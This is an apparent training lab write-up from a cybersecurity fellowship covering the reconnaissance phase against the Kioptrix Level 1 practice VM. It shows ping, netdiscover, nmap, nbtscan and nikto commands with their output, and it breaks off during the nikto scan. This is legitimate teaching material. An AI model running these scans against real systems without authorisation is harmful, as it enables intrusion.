
29 July, 24

BYTEWISE FELLOWSHIP CYBERSECURITY


BY: SEERAT E MARRYUM

Kuptrix Exploit (SSH Vulnerability)

1. Check Internet connectivity:**ping google.com**
2. List the current network interface: **ifconfig**




3. Command: **sudo netdiscover**
4. Ping the IP to see if it pings or not**: ping <target ip>**
5. If it pings then identify what devices are running on their networks, discover hosts and services, and detect open ports by **nmap** the ip**: nmap <target ip>**




6. Check state and versions of ports: **sudo nmap -sS -sV <target ip>**


7. Performs an IP protocol scan: **sudo nmap -sO <target ip>**



8. Performs a comprehensive scan, checking all TCP ports, detecting service versions, and performing OS detection with increased speed and thoroughness**: sudo nmap -p- -sV -T4 -A<target ip>**

29 July, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux
Kioptrix Level 1
15:05
silentspectre@kali: ~
File Actions Edit View Help
┌──(silentspectre㉿kali)-[~]
└─$ sudo nmap -p- -sV -T4 -A 192.168.100.212
Starting Nmap 7.94SVN (https://nmap.org) at 2024-06-28 15:05 EDT
Nmap scan report for 192.168.100.212
Host is up (0.0010s latency).
Not shown: 65529 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100024 1 1024/tcp status
|_ 100024 1 1024/udp status
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_http-title: 400 Bad Request
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC4_64_WITH_MD5
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




9. Queries a host to retrieve NetBIOS names and service information, identifying Windows systems and shared resources over a network: **nbtscan<ip address>**

```
┌──(silentspectre㉿kali)-[~]
└─$ nbtscan 192.168.100.212
Doing NBT name scan for addresses from 192.168.100.212

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.100.212  KIOPTRIX         <server>  KIOPTRIX         00:00:00:00:00:00

┌──(silentspectre㉿kali)-[~]
```

10. Perform nikto scan to find vulnerabilities: **sudo nikto -h <ip>**

```
KaliLinux - VMware Workstation
File  Edit  View  VM  Tabs  Help
KaliLinux | Kioptrix Level 1
1  2  3  4                                  15:09
silentspectre@kali: ~
File  Actions  Edit  View  Help
└─$ sudo nikto -h 192.168.100.212
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.100.212
+ Target Hostname:    192.168.100.212
+ Target Port:        80
+ Start Time:         2024-06-28 15:08:57 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime
: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla
.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
